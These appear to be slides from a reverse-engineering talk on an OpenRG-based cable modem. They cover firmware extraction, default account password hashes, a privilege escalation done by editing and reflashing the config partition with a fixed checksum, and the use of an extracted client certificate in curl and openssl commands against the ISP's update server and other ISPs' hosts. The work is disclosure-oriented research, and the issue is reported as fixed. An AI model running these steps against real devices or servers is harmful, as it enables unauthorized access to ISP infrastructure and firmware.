WARNING: Extractor.execute failed to run external extractor 'cramfsck -x '%cramfs-root%' '%e': [Errno 2] No such file or directory
WARNING: Extractor.execute failed to run external extractor 'cramfsswap '%e' '%e.swap' && cramfsck -x '%cramfs-root%' '%e.swap': [Errno 2] No such file or directory
2400256      0x24A000      CramFS filesystem, little endian, size: 6881280 version 2 sorted_dirs CRC 0x21D1C528, edition 0, 763 blocks, 586 files
WARNING: Extractor.execute failed to run external extractor 'cramfsck -x '%cramfs-root%' '%e': [Errno 2] No such file or directory
WARNING: Extractor.execute failed to run external extractor 'cramfsswap '%e' '%e.swap' && cramfsck -x '%cramfs-root%' '%e.swap': [Errno 2] No such file or directory
9281536      0x8DA000      CramFS filesystem, little endian, size: 393216 version 2 sorted_dirs CRC 0x78CDA507, edition 0, 40 blocks, 34 files
```

```
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted$ cramfsck 24A000.cramfs
cramfsck: unsupported filesystem features
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted$ cramfsck 8DA000.cramfs
cramfsck: unsupported filesystem features
```



# Firmware dump

- Common embedded filesystems are **cramfs** and **squashfs**.
- Jungo modified **cramfs** to support **LZMA** compression.
- **uncramfs** utility is able to deal with this.





# Firmware dump

- uncramfs available in firmware-mod-kit.
- <https://github.com/digiampietro/lzma-uncramfs>
- You need to edit lzma-uncramfs.c and add `#include <sys/sysmacros.h>`.



```
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted$ uncramfs-lzma unpacked_24A000 24A000.cramfs
[Volume size: 0x690000]
[Volume serial: 28c5d12100000000fb0200004a020000]
[Volume name: Compressed]

do file entry
drwxrwxrwx 0/0          64(64)      /
do dir entry

/:
drwxrwxrwx 0/0          1616(1616)  bin
drwxrwxrwx 0/0           604(604)  etc
drwxrwxrwx 0/0           20(20)    home
drwxrwxrwx 0/0          4080(4080)  lib

/bin:
-rwxrwxrwx 0/0          40960(2184)  FwUpstreamDocsis2_D.binentering uncompress_data
dstlen 40960 compresslen 2180

-rwxrwxrwx 0/0          40960(22018)  FwUpstreamDocsis2_I.binentering uncompress_data
dstlen 40960 compresslen 22014

-rwxrwxrwx 0/0          40960(2185)  FwUpstreamDocsis3_D.binentering uncompress_data
dstlen 40960 compresslen 2181

-rwxrwxrwx 0/0          40960(22414)  FwUpstreamDocsis3_I.binentering uncompress_data
dstlen 40960 compresslen 22410

(...)

[Summary:]
[Total uncompressed size: 18043168]
[Total compressed size: 6861583]
[Number of entries: 586]
[Number of files compressed: 286]
[Number of files expanded: 300]
```



# Firmware dump

- This cramfs contains all the main filesystem binaries.
- The other just kernel modules.

```
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted$ cd unpacked_24A000/
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted/unpacked_24A000$ ls
bin etc home lib
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted/unpacked_24A000$ cd bin/
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted/unpacked_24A000/bin$ ls
FwUpstreamDocsis2_D.bin  bpi_tek          dispatcher      eventmgr_cm     hal_event_mbox  ledd            openrg          pacm_vendor_app  setkey          testmode
FwUpstreamDocsis2_I.bin  brctl           dmg_provisioning  fonsmcd        hal_tuner_mgr   logger          pacm_doim       pcd_app         sfdisk         ti_route_fixup
FwUpstreamDocsis3_D.bin  busybox        dms_smm         get_docsis_info  hotplug        mlx            pacm_event_mgr  qos_dsx_sm     smbd           ti_tftp
FwUpstreamDocsis3_I.bin  cli            docsis_init_once  ggnCS          iccctl          mptint         pacm_init       reboot          snmp_agent_cm  ti_todc
bbusm                    cm_status      docsis_mac_driver  gim            init            nmbd          pacm_mta_control  regs          snmpcmd        ti_udhpcp
bpi_auth                 dbridge_init   docsis_mac_manager  gptimer        jdd             ntfs-3g       pacm_security    runall         sw_dl          upstream_manager
bpi_sa_map               disktype       downstream_manager  hal_cmd_mbox   ledcfg          nvread        pacm_snmp_agent  sched          test_netutils  usbApp
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted/unpacked_24A000/bin$ file openrg
openrg: ELF 32-bit MSB executable, ARM, EABI4 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
```





# Configuration file



# Configuration file

- `openrg` is the fundamental parent process of everything that matters.
- Kind of replaces `init`.
- Contains a default configuration file.



```

aRg_confDevBr0T DCB " (rg_conf",0xA ; DATA XREF: sub_21434+10i0
; .text:off_21554i0 ...
DCB " (dev",0xA
DCB " (br0",0xA
DCB " (type(bridge))",0xA
DCB " (logical_network(2))",0xA
DCB " (is_sync(1))",0xA
DCB " (enabled(1))",0xA
DCB " (enslaved",0xA
DCB " (eth0",0xA
DCB " (stp(1))",0xA
DCB " )",0xA
DCB " (br0",0xA
DCB " (stp(1))",0xA
DCB " )",0xA
DCB " )",0xA
DCB " (route_level(1))",0xA
DCB " (metric(4))",0xA
DCB " (mtu_mode(1))",0xA
DCB " (is_trusted(1))",0xA
DCB " (has_ip(1))",0xA
DCB " (is_dns_neg(1))",0xA

```



```
DCB " (admin", 0xA
DCB " (user", 0xA
DCB " (0", 0xA
DCB " (username(home))", 0xA
DCB " (password(fb5438bcd8a8a226240de52c3bf03633))", 0xA
DCB " (full_name(Home User))", 0xA
DCB " (email())", 0xA
DCB " (permissions", 0xA
DCB " (mgt(1))", 0xA
DCB " (wlan(1))", 0xA
DCB " (mgt_wlan(1))", 0xA
DCB " )", 0xA
DCB " (mgt_permission_level(home))", 0xA
DCB " (notify_level", 0xA
DCB " (0(none))", 0xA
DCB " (1(none))", 0xA
DCB " )", 0xA
DCB " (directory(0))", 0xA
DCB " (restricted(0))", 0xA
DCB " )", 0xA
DCB " (4", 0xA
DCB " (username(home_admin))", 0xA
DCB " (password(58cd4770b27559099f83e9927c509d50))", 0xA
DCB " (full_name(Home Admin))", 0xA
DCB " (email())", 0xA
DCB " (permissions", 0xA
DCB " (mgt(1))", 0xA
DCB " (wlan(1))", 0xA
DCB " (mgt_wlan(1))", 0xA
DCB " )", 0xA
DCB " (mgt_permission_level(power))", 0xA
DCB " (notify_level", 0xA
DCB " (0(none))", 0xA
DCB " (1(none))", 0xA
DCB " )", 0xA
DCB " (directory(0))", 0xA
DCB " (restricted(0))", 0xA
DCB " )", 0xA
```





# Configuration file

- Immutable configuration file.
- Restored if configuration gets corrupted.
- Contains certificates 😊.





# Configuration file

- Where is the active configuration file?
- Filesystem is read-only.
- Must be somewhere in the flash.

```
reverser@binwalk:~/_00-Router2-09-05-2016-down.bin.extracted$ grep -r rg_conf *
Binary file 3400 matches
F70098: (rg_conf
F70098: (rg_conf_private
Binary file F70098.zlib matches
F90098: (rg_conf
F90098: (rg_conf_private
Binary file _3400.extracted/24A000.cramfs matches
Binary file _3400.extracted/114C0 matches
Binary file _3400.extracted/_114C0.extracted/0.cpio matches
```

# Configuration file

- Two hits in one of the flash dumps.
- Kind of NVRAM flash partition that is writable.
- Which one is active?
- Modify config, dump flash and compare.
- It's the one at flash offset 0xF70098.



# Privilege escalation



# Privilege escalation

- We can modify the configuration file and reflash.
- Enable telnet access.
- Add our user to more powerful administration group(s).



# Privilege escalation

- Configuration file contains different access groups:
  - home, power, admin, super, readonly, remote, remote2.





```
(1
  (username(admin))
  (password(a609bd56d33840a1f314793459ea7fa9))
  (full_name(Administrator))
  (email())
  (permissions
    (mgt(1))
    (wlan(1))
    (mgt_wlan(0))
  )
  (mgt_permission_level(admin)) ←
  (notify_level
    (0(none))
    (1(none))
  )
  (directory(0))
  (restricted(0))
)
```



```
(1
  (username(admin))
  (password(c72bd3a6528fb5e3c3e1dfa882fffed0))
  (full_name(Administrator))
  (email())
  (permissions
    (mgt(1))
    (wlan(1))
    (mgt_wlan(1))
  )
  (mgt_permission_level(super)) ←
  (notify_level
    (0(none))
    (1(none))
  )
)
```



# Privilege escalation

- We need to compress again the modified configuration file.
- `zpipe.c` from `zlib.net` works.
- Replace the old file at offset `0xF70098` with our new copy.
- Reflash the modified dump.



**FAIL**

# Privilege escalation

- Didn't work.
- Modem reverted to a default configuration.
- Auto recovery means we messed up somewhere.
- Open firmware image and go to offset 0xF70098.







# Privilege escalation

- 0xFEEDBABE looks like a magic constant.
- We love magic constants in RE.
- It means we have something to search for.
- "0xFEEDBABE ("feed babe") is the magic number used to indicate the beginning of an OpenRG flash partition descriptor"



# Privilege escalation

- An OpenWRT patch explains our problem.

```
/* similarly, OpenRG-based boards use additional headers
 * as part of their flash partitioning scheme,
 * which unfortunately include a checksum and length field
 */

/* Note: All fields are in big-endian */
struct openrg_header {
    u32 magic; /* 0xFEEDBABE */
    u32 len; /* Length of file excluding header */
    u32 checksum; /* 32-bit sum of all bytes in file and header, excluding checksum */
    u32 counter; /* Unknown */
    u32 start_offset; /* Unknown */
    u8 name[0x80]; /* Names the file for the CFE flash_layout command */
};
```



# Privilege escalation

- We need to update the OpenRG partition descriptor with the new checksum.
- Modified `openrg-image-parser`.
- <https://git.zx2c4.com/openrg-image-parser/>
- Another reflash...



Advanced

- About OpenRG
- CPU Monitor
- Configuration File
- DNS Server
- Diagnostics
- Disk Management
- Equipment Status
- File Server
- Firewall
- IP Address Distribution
- Jungo.net (Jnet)
- Map View
- Media Sharing
- Network Connections
- Network Monitor
- Network Objects
- Personal Domain Name (Dynamic DNS)
- Print Server
- Protocols
- Remote Administration
- Restore Factory Settings
- Routing
- Scheduler
- System Log
- System Settings
- Time Settings
- Universal Plug and Play (UPnP)
- Users
- WINS Server
- Wireless





```
Username: admin
Password: *****
```


```
ZON HUB> help
help Show help for commands within this menu
```

```
Usage:
  help all - show all available commands in the current level
  help [category]... <category> - show commands in a certain category
  help [category]... <command> - show detailed help for a specific command
  help -s <string> - search for categories/commands containing the string
```

#### Available help Categories

```
help switch - show help about HW switch commands
help osap - show help about Osap related commands
help media_server - show help about Media Server commands
help jnet - show help about Jnet related commands
help crash - show help about saves and watch serial logs and crashes
help conf - show help about Read and write ZON HUB configuration data
help equipment_status - show help about show leds status
help factory - show help about Manufacturing factory related commands
help fon - show help about API for managing FON
help docsis - show help about Docsis related commands
help leds - show help about LED commands
help scr - show help about scr commands
help upnp - show help about UPnP commands
help qos - show help about Control and display QoS data
help bridge - show help about API for managing ethernet bridge
help firewall - show help about Control and display Firewall and NAT data
help connection - show help about API for managing connections
help inet_connection - show help about API for managing internet connections
help wireless - show help about Wireless commands
help misc - show help about API for ZON HUB miscellaneous tasks
help firmware_update - show help about Firmware update commands
help log - show help about Controls ZON HUB logging behavior
help dev - show help about Device related commands
help kernel - show help about Kernel related commands
help system - show help about Commands to control ZON HUB execution
help flash - show help about Flash and loader related commands
help net - show help about Network related commands
help cmd - show help about Commands related to the Command module
```

```
Returned 0
ZON HUB> █
```



**Vulnerabilities?**

```
U-Boot 1.2.0 (Mar 7 2013 - 20:07:42)
PSPU-Boot(BBU) 1.0.16.22
```

```
DRAM: 128 MB
Flash Spansion S25FL128S(16 MB) found on CS0.
Flash Spansion S25FL128S(16 MB) found on CS1.
Flash: 32 MB
In: serial
Out: serial
Err: serial
```

```
Press SPACE to abort autoboot in 3 second(s)
```

```
Image sections found:
```

```
2. section: type:2; magic 0xfeedbabe; counter 0x9; addr 0x48040000
```

```
5. section: type:2; magic 0xfeedbabe; counter 0x6; addr 0x4c000000
```

```
Looking for active section/image:
```

```
checking section 2... ok: 'Image downloaded from:
```

```
https://jrms.zon.pt:550/firmwares/openrg.cve30360.v2.4_11_3_7_62_3_52.rms?u=KfPPTiBIVUIgZGFoYQogICCh3YmOK' 0x7f9d08@0x48040000 count:0x9
```

```
## Booting image at 48040000 ...
```

```
Image Name: OpenRG
```

```
Image Type: ARM Linux Kernel Image (uncompressed)
```

```
Data Size: 8363208 Bytes = 8 MB
```

```
Load Address: 80018000
```

```
Entry Point: 80018000
```

```
OK
```

```
Starting kernel ...
```

```
Uncompressing Linux.....
..... done, booting the kernel.
```

```
Linux version 2.6.16.26 #1 Mon Sep 2 03:34:44 IDT 2013
```

```
CPU: ARMv6-compatible processor [410fb764] revision 4 (ARMv6TEJ)
```

```
Machine: puma5
```



# Remote updates

- Firmware updates are downloaded from [jrms.zon.pt](http://jrms.zon.pt) website.
- Requires a client certificate.
- Must be somewhere in the modem since it connects to the updates website.



# Remote updates

- Certificates are embedded in the configuration files.
- We can extract them.
- And now we are able to access the updates website and the ACS.
  - Had a chat with NOS and it's fixed.



# Remote updates

- Just copy and paste the contents directly into an hex-editor (into the hex window not the text window).





```
(cert(2d2d2d2d42547494e2043455254494649434154452d2d2d2d0a4d494943316a43434162366741774942416749454f485861737a414e42676b71686b69473977304241515546414441674d5173774351594
45651514745774a560a557a45524d4138474131554541784d49536e56755a323867513045774868634e4d544d774f5441794d4441794f5451335768634e4d7a4d774f44494444441790a4f545133576a416a4d517377
435159445651514745774a56557a45554d4249474131554541784d4c656d3975614856694c6d687662575577675a38774451594a0a4b6f5a496876634e41514542425141444675930414d49474a416f4742414c4c4a306
13366626a62634a447a57743575414343586e596b41744d2b784a446c6a760a4348614567566a4f634730646d6c35716538784e6a685a572643672485868724b7949364a4f54484e5a64614245636b39534167377374
346177654e4d46664d0a6e56414a544639334b677464315a4b3170427a4e416f76744a4e45487433522f4d535644674268556b586b5a6a34426d465764423133794b65327974376835780a636468797751434e41674d4
24141476a675a6777675a5577444159445652305442415577417749424254417842674e564853554546b6a416f42676772426745460a42516344416759494b7759424251554841774d47434373474151554642774d4542
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e6c636e52705a6d6c6a0a5958526c4d4245474357434753414742b45494241515145417749437844414e42676b71686b6947397730424151554641414f434151454169376e4a4670566f0a566f6c6c7933614b707841
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8786b6c4d4d795635304d6d4a346741785966696c5255724d6a51354a78625a4a726749487752696a56614e784f776a7957585651680a55326b42524476335236556375513
d3d0a2d2d2d2d454e442043455254494649434154452d2d2d2d2d0a))
```

Untitled

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Hex Hex search

Go To Offset Find (Hex search)

000	20	20	20	20	42	45	47	49	4E	20	43	45	52	54	49	46	49	43	41	54	45	20	20	20	20	20	0A	40	49	49	43	31	6A	43	43	41		
025	62	36	67	41	77	49	42	41	67	49	45	4F	48	58	61	73	7A	41	4E	42	67	68	71	68	68	69	47	39	77	30	42	41	51	55	46	41	44	
04A	41	67	40	51	73	77	43	51	59	44	56	51	51	47	45	77	4A	56	0A	55	7A	45	52	40	41	38	47	41	31	55	45	41	78	40	49	53	6E	
06F	56	75	5A	32	38	67	51	30	45	77	48	68	63	4E	40	54	40	77	4F	54	41	79	40	44	41	79	4F	54	51	33	57	68	63	4E	40	7A	40	
094	77	4F	44	49	34	40	44	41	79	0A	4F	54	51	33	57	6A	41	6A	40	51	73	77	43	51	59	44	56	51	51	47	45	77	4A	56	55	7A	45	
0B9	55	40	42	49	47	41	31	55	45	41	78	40	4C	65	6D	39	75	61	48	56	69	4C	6D	68	76	62	57	55	77	67	5A	38	77	44	51	59	4A	
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103	62	6A	62	63	4A	44	7A	7A	43	75	75	41	43	43	58	6E	59	68	41	74	40	2B	78	4A	44	6C	6A	76	0A	43	48	61	45	67	56	6A	4F	
128	63	47	30	64	60	6C	35	71	65	38	78	4E	6A	68	5A	45	72	64	36	72	48	58	68	72	48	79	49	36	4A	4F	54	48	4E	5A	64	61	42	
14D	45	63	68	39	53	41	67	37	73	74	34	61	77	65	4E	40	46	66	40	0A	6E	56	41	4A	54	46	39	33	48	67	74	64	31	5A	48	31	70	
172	42	7A	4E	41	6F	76	74	4A	4E	45	48	74	33	52	2F	40	53	56	44	67	42	68	55	68	58	68	5A	6A	34	42	60	46	57	64	42	31	33	
197	79	48	65	32	79	74	37	68	35	78	0A	63	64	68	79	77	51	43	4E	41	67	40	42	41	41	47	6A	67	5A	67	77	67	5A	55	77	44	41	
1BC	59	44	56	52	30	54	42	41	55	77	41	77	49	42	42	54	41	78	42	67	4E	56	48	53	55	45	4B	6A	41	6F	42	67	67	72	42	67	45	
1E1	46	0A	42	51	63	44	41	67	59	49	48	77	59	42	42	51	55	48	41	77	40	47	43	43	73	47	41	51	55	46	42	77	40	45	42	67	67	
206	72	42	67	45	46	42	51	63	44	41	54	41	2F	42	67	67	67	68	68	67	42	68	76	68	43	41	51	30	45	0A	40	68	59	77	53	6E	56	
228	75	5A	32	38	67	54	33	42	6C	62	6C	4A	48	49	46	42	79	62	32	52	31	59	33	52	7A	49	45	64	79	62	33	56	77	49	48	4E	30	
250	59	57	35	68	59	58	4A	68	49	47	4E	6C	63	6E	52	70	5A	6D	6C	6A	0A	59	58	52	6C	40	42	45	47	43	57	43	47	53	41	47	47	
275	28	45	49	42	41	51	51	45	41	77	49	43	78	44	41	4E	42	67	68	71	68	68	69	47	39	77	30	42	41	51	55	46	41	41	4F	43	41	
29A	51	45	41	69	37	6E	4A	46	78	56	6F	0A	56	6F	6C	79	33	61	48	78	78	41	71	56	35	62	61	5A	52	72	44	42	59	44	44	42		
2BF	79	43	69	42	59	49	76	50	54	78	64	70	79	41	33	72	68	37	43	6F	7A	4A	62	44	72	52	55	66	46	70	28	4E	34	72	43	73	71	
2E4	46	2B	0A	43	4E	74	71	30	44	78	73	66	52	43	32	49	64	56	67	4F	6A	48	64	64	41	62	6A	35	4A	57	2B	2F	62	54	75	48		
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$ openssl s_client -connect jrms.zon.pt -port 550 -cert cert.pem -key privkey.pem
CONNECTED(00000005)
depth=1 C = US, CN = Jungo CA
verify error:num=19:self signed certificate in certificate chain
verify return:1
depth=1 C = US, CN = Jungo CA
verify return:1
depth=0 C = IL, CN = 10.136.5.2
verify return:1
---
Certificate chain
 0 s:C = IL, CN = 10.136.5.2
  i:C = US, CN = Jungo CA
 1 s:C = US, CN = Jungo CA
  i:C = US, CN = Jungo CA
---
Server certificate
-----BEGIN CERTIFICATE-----
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qM1YxarXoPqPUG0z1kzkT3jnPhMQHXzxedRkLczzIaiveokFA6120XkJv5+IoVvhH
3ujQiX3TRUi7AIX
-----END CERTIFICATE-----
subject=C = IL, CN = 10.136.5.2

issuer=C = US, CN = Jungo CA

---
Acceptable client certificate CA names
C = US, CN = Jungo CA
Client Certificate Types: RSA fixed DH, DSS fixed DH, RSA sign, DSA sign, ECDSA sign
Peer signing digest: MD5-SHA1
Peer signature type: RSA
Server Temp Key: DH, 1024 bits
---
SSL handshake has read 2986 bytes and written 1395 bytes
Verification error: self signed certificate in certificate chain
---

```



# Remote updates

- Convert the private key and cert into pkcs12.
- And now we can **curl** whatever we want.
- And bruteforce different versions.

```
$ openssl pkcs12 -export -inkey privkey.pem -in cert.pem -out ZonCerts.p12
$ curl --insecure --cert-type p12 --cert ZonCerts.p12:123456 -O https://jrms.zon.pt:550/firmwares/openrg.cve30360.v2.4_11_3_7_62_3_52.rms
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Done   0         0     0         0      0:00:02  0:00:02  --:--:-- 3625k
100 8167k  100 8167k    0     0  3626k      0  0:00:02  0:00:02  --:--:-- 3625k
```



# Remote updates

- The same certificate can be used to access other ISPs.
- Because it was issued by Jungo CA.
- No further certificate checks.



```
$ curl --insecure https://213.60.177.100:550/firmwares/openrg_rcable_5_3_2_1_12_1_17_1_2.rms
curl: (35) error:14094410:SSL routines:SSL3_READ_BYTES:ssl3 alert handshake failure

$ openssl s_client -connect 213.60.177.100 -port 550 -cert cert.pem -key privkey.pem
(...)
GET / HTTP/1.0

